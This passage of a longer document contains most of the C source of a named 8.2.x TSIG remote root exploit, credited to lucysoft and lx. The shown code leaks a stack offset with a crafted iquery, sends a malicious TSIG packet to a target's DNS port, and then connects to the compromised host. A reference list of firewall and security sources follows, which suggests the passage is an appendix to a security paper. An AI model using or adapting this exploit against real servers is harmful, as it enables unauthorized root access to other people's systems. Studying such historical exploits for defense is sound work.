*ptr++ = (char)m;       // header
ptr += 2;
}
else
{
*ptr++ = 0x07;
}

/* End the NAME with a compressed pointer.  Note that it's
                * not clear that the value used, C0 00, is legal (it
                * points to the beginning of the packet), but BIND apparently
                * treats such things as name terminators, anyway.
                */
*ptr++ = 0xc0; /*NS_CMPRSFLGS*/
*ptr++ = 0x00; /*NS_CMPRSFLGS*/

ptr += 4;      /* QTYPE, QCLASS */
}

/* Now we make the TSIG AR */
*ptr++ = 0x00;       /* Empty name */

PUTSHORT(0xfa, ptr); /* Type  TSIG */
PUTSHORT(0xff, ptr); /* Class ANY  */

bufflen = ptr - buff;

// dumpbuf(buff, bufflen);

return(bufflen);
}

long xtract_offset(char* buff, int len)
{
long ret;

/* Here be dragons. */
/* (But seriously, the values here depend on compilation options
        *  used for BIND.
        */
ret = *((long*)&buff[0x214]);
argevdisp1 = 0x080d7cd0;
argevdisp2 = *((long*)&buff[0x264]);
printf("[d] argevdisp1 = %08x, argevdisp2 = %08x\n",
argevdisp1, argevdisp2);
```

```
// dumpbuf(buff, len);

return(ret);
}



int main(int argc, char* argv[])
{
struct sockaddr_in sa;
int sock;
long address;
char buff[BUFFSIZE];
int len, i;
long offset;
socklen_t reclen;
unsigned char foo[4];

printf("[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, lx\n");
printf("[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net\n\n");

address = 0;
if (argc < 2)
{
printf("[*] usage : %s host\n", argv[0]);

return(-1);
}

if (!(address = resolve_host(argv[1])))
{
printf("[x] unable to resolve %s, try using an IP address\n", argv[1]);
return(-1);
} else {
memcpy(foo, &address, 4);
printf("[*] attacking %s (%d.%d.%d.%d)\n", argv[1], foo[0], foo[1], foo[2], foo[3]);
}

sa.sin_family = AF_INET;

if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
{
return(-1);
}

sa.sin_family = AF_INET;
sa.sin_port = htons(53);
sa.sin_addr.s_addr= address;


len = infoleak_qry(buff);
printf("[d] infoleak_qry was %d long\n", len);
len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
if (len < 0)
{
printf("[*] unable to send iquery\n");
return(-1);
}

reclen = sizeof(sa);
len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa, &reclen);
if (len < 0)
{
        printf("[x] unable to receive iquery answer\n");
        return(-1);
}
printf("[*] iquery resp len = %d\n", len);

offset = xtract_offset(buff, len);
```

```
printf("[*] retrieved stack offset = %x\n", offset);


len = evil_query(buff, offset);
if(len < 0){
printf("[x] error sending tsig packet\n");
return(0);
}

sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

if (0 > close(sock))
{
return(-1);
}

connection(sa);

return(0);
}
```

References:

Sonnenreich, Wes, et al. Building Linux and OpenBSD Firewalls. John Wiley & Sons, Inc, 2000.

Scambray, Joel, et al. Hacking Exposed: Network Security Secrets & Solutions, Second Edition. McGraw Hill, 2001.

Pearson, Oskar. Squid: A User's Guide. Qualica Technologies (Pty) Ltd, 2000. URL: http://squid-docs.sourceforge.net/latest/html/book1.htm

Conoboy, Brendan, et al. IP Filter Based Firewalls HOWTO. 13 Jan 2001. URL: http://www.signaltonoise.net/library/ipf-howto.html

Tiso, John. "Securing Your Cisco Router". Sys Admin. Volume 10, July 2001: pages 41-45.

Guttman, E., et al. RFC 2504: Users' Security Handbook. Feb 1999. URL: ftp://ftp.isi.edu/in-notes/rfc2504.txt

Fraser, B. RFC 2196: Site Security Handbook. Sep 1997. URL: ftp://ftp.isi.edu/in-notes/rfc2196.txt

ISO/IEC 17799: Information technology – Code of practice for information security management, First Edition. 2000.

Dittrich, David. "The 'stacheldraht' distributed denial of service attack tool". Dec 31, 1999. URL: http://staff.washington.edu/dittrich/misc/stacheldraht.analysis

Asadoorian, Paul. "What is the TSIG vulnerability?" Apr 4 2001. URL: http://www.sans.org/newlook/resources/IDFAQ/TSIG.htm

"Cisco Secure PIX Firewall TCP Reset Vulnerability: Revision 1.0." 11 July 2000. URL: http://www.cisco.com/warp/public/707/pixtcpreset-pub.shtml

"BIND Vulnerabilities", 2000. URL: http://www.isc.org/products/BIND/bind-security.html

Downey, James. "Sniffer Detection Tools and Countermeasures". Oct 19, 2000. URL: http://www.sans.org/infosecFAQ/covertchannels/sniffer.htm

"IPSEC: Simple PIX-to-PIX VPN Configuration". URL: http://www.cisco.com/warp/customer/110/38.html